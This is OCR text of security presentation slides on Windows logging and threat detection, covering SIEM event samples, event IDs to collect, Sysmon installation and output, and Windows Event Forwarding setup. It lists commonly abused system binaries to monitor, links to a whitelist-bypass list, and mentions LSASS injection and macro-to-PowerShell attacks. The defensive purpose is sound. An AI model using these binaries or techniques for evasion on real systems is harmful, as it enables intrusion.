


End Time	Name	Attacker Address	Attacker User Name	Target Address	Target User Name	Target Port	Priority	Device Vendor	Attacker Geo Country
28 Feb 2013 13:58:43 CET	permited	206.116.23.54		65.85.126.89		22	4	CISCO	
28 Feb 2013 13:58:41 CET	DB access attempt		agreen	10.0.112.207	sys		8		
28 Feb 2013 13:58:40 CET	TCP_MISS	10.0.111.254	<GUEST>	207.250.79.185			2	Blue Coat	
28 Feb 2013 13:58:39 CET	drop	63.192.210.36		209.128.98.147		27444	3	Check Point	
28 Feb 2013 13:58:38 CET	DB access attempt		agreen	10.0.112.207	sys		8		
28 Feb 2013 13:58:37 CET	permited	206.116.23.54		65.85.126.88		22	4	CISCO	
28 Feb 2013 13:58:35 CET	Too Many TCP SYNS						5	Intruvert	
28 Feb 2013 13:58:34 CET	TCP_MISS	10.0.111.254	<GUEST>	207.250.79.185			2	Blue Coat	
28 Feb 2013 13:58:33 CET	Too Many TCP Connections						5	Intruvert	

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/25/2016 3:50:59 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Eventlog	1100	Service shutdown
Audit Success	7/4/2016 4:24:34 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Eventlog	1100	Service shutdown
Audit Success	6/29/2016 7:58:54 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:24:15 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Eventlog	1100	Service shutdown
Audit Success	6/10/2016 8:18:40 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Eventlog	1100	Service shutdown
Audit Success	5/30/2016 8:16:43 PM	Security-Auditing	4616	Security State Change
Audit Success	5/30/2016 4:13:23 AM	Security-Auditing	4616	Security State Change
Audit Success	3/4/2016 5:40:03 PM	Security-Auditing	4616	Security State Change
Audit Success	3/4/[illegible]	Eventlog	1100	Service shutdown
Audit Success	3/3/2016 9:21:54 AM	Security-Auditing	4616	Security State Change







Are We…

- Logging the correct type of data?
- Logging the correct Event IDs?
- Logging what's needed on all types of systems?
- Forwarding log data to our central system (SIEM/Splunk)?
- Actually seeing these events in the central system?
- Correlating Event IDs to anomalous activity?

What is Normal?

What is ~~Normal~~ *Anomalous*?

Monitor Enterprise Command Line Activity

- Enable CMD Process logging & enhancement:
  - Windows 2003: Event ID 592
  - Windows 2008/Vista: Event ID 4688
  - Windows 7/2008R2 & KB3004375: Log process & child process
- Enable PowerShell module logging.
- Forward events to SIEM tool (use WEF as needed).
- Research the use of Sysmon for enhanced logging

Microsoft Sysinternals System Monitor (Sysmon)

- Windows service with device driver (32 & 64 bit versions)
- Config data stored in HKLM\System\CCS\Services\SysmonDrv\Parameters
- Monitor:
  - Process activity with hashes (check hashes with VirusTotal)
  - Image loads (DLLs)
  - Driver loads (system drivers)
  - File creation time changes (may be attack activity, may be zip extraction)
  - Network connections (look for suspicious program activity)
  - RawAccess read (Invoke-Ninjacopy.ps1)
  - Sysmon service change
- Identify common attack activity
  - Monitor network activity for specific applications (notepad.exe)
  - Winlogon & LSASS injection
  - Ignore Microsoft signed image loads*

Interesting Microsoft Binaries to Monitor

- ClickOnce Applications
  - dfsvc.exe (dfshim.dll)
- InstallUtil.exe
- Msbuild.exe
- Regsvr32.exe
- Rundll32.exe
- Bitsadmin.exe

https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt

```
PS C:\> c:\programs\sysmon64.exe -i -n -accepteula


System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

```
PS C:\> sysmon -c


System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
  - Service name:                 Sysmon
  - Driver name:                  SysmonDrv
  - HashingAlgorithms:            SHA1
  - Network connection:           enabled
  - Image loading:                disabled
  - CRL checking:                 disabled
  - Process Access:               disabled

No rules installed
```

Event 3, Sysmon

General | Details

Network connection detected:
UtcTime: 2017-04-19 21:12:15.334
ProcessGuid: {fe520315-d256-58f7-0000-00109e446e12}
ProcessId: 11712
Image: C:\Windows\System32\notepad.exe
User: \sean
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.23.213
SourceHostname:
SourcePort: 62914
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 151.101.32.133
DestinationHostname:
DestinationPort: 443
DestinationPortName: https


```
PS C:\> ping raw.githubusercontent.com

Pinging github.map.fastly.net [151.101.32.133] with 32 bytes of data:
Reply from 151.101.32.133: bytes=32 time=16ms TTL=56
Reply from 151.101.32.133: bytes=32 time=114ms TTL=56
Reply from 151.101.32.133: bytes=32 time=40ms TTL=56
Reply from 151.101.32.133: bytes=32 time=18ms TTL=56
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 4/19/2017 5:12:16 PM
Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)


Windows Event Forwarding: WEF FTW!

- Configure WEF server by enabling WinRM (`winrm qc`) & Event Collector service
- Configured clients via GPO
  - Computer>Policies>Admin Templates>Windows Components>Event Forwarding>Configure target subscription manager
  - Computer>Policies>Admin Templates>Windows Components>Event Log Service>Security> Configure log access
- Pros
  - No agent/certificates required (WinRM with Kerberos)
  - Configure WEF via Group Policy
  - Forward specific events to central logging server(s) then on to SIEM
  - GUI to configure events for WEF to push to collector (XML behind the scenes)
- Cons
  - Initial learning curve
  - Not fault tolerant (no, DNS RR doesn't work)

https://aka.ms/wef


PowerShell Logging

“PowerWare” MS Office Macro -> PowerShell



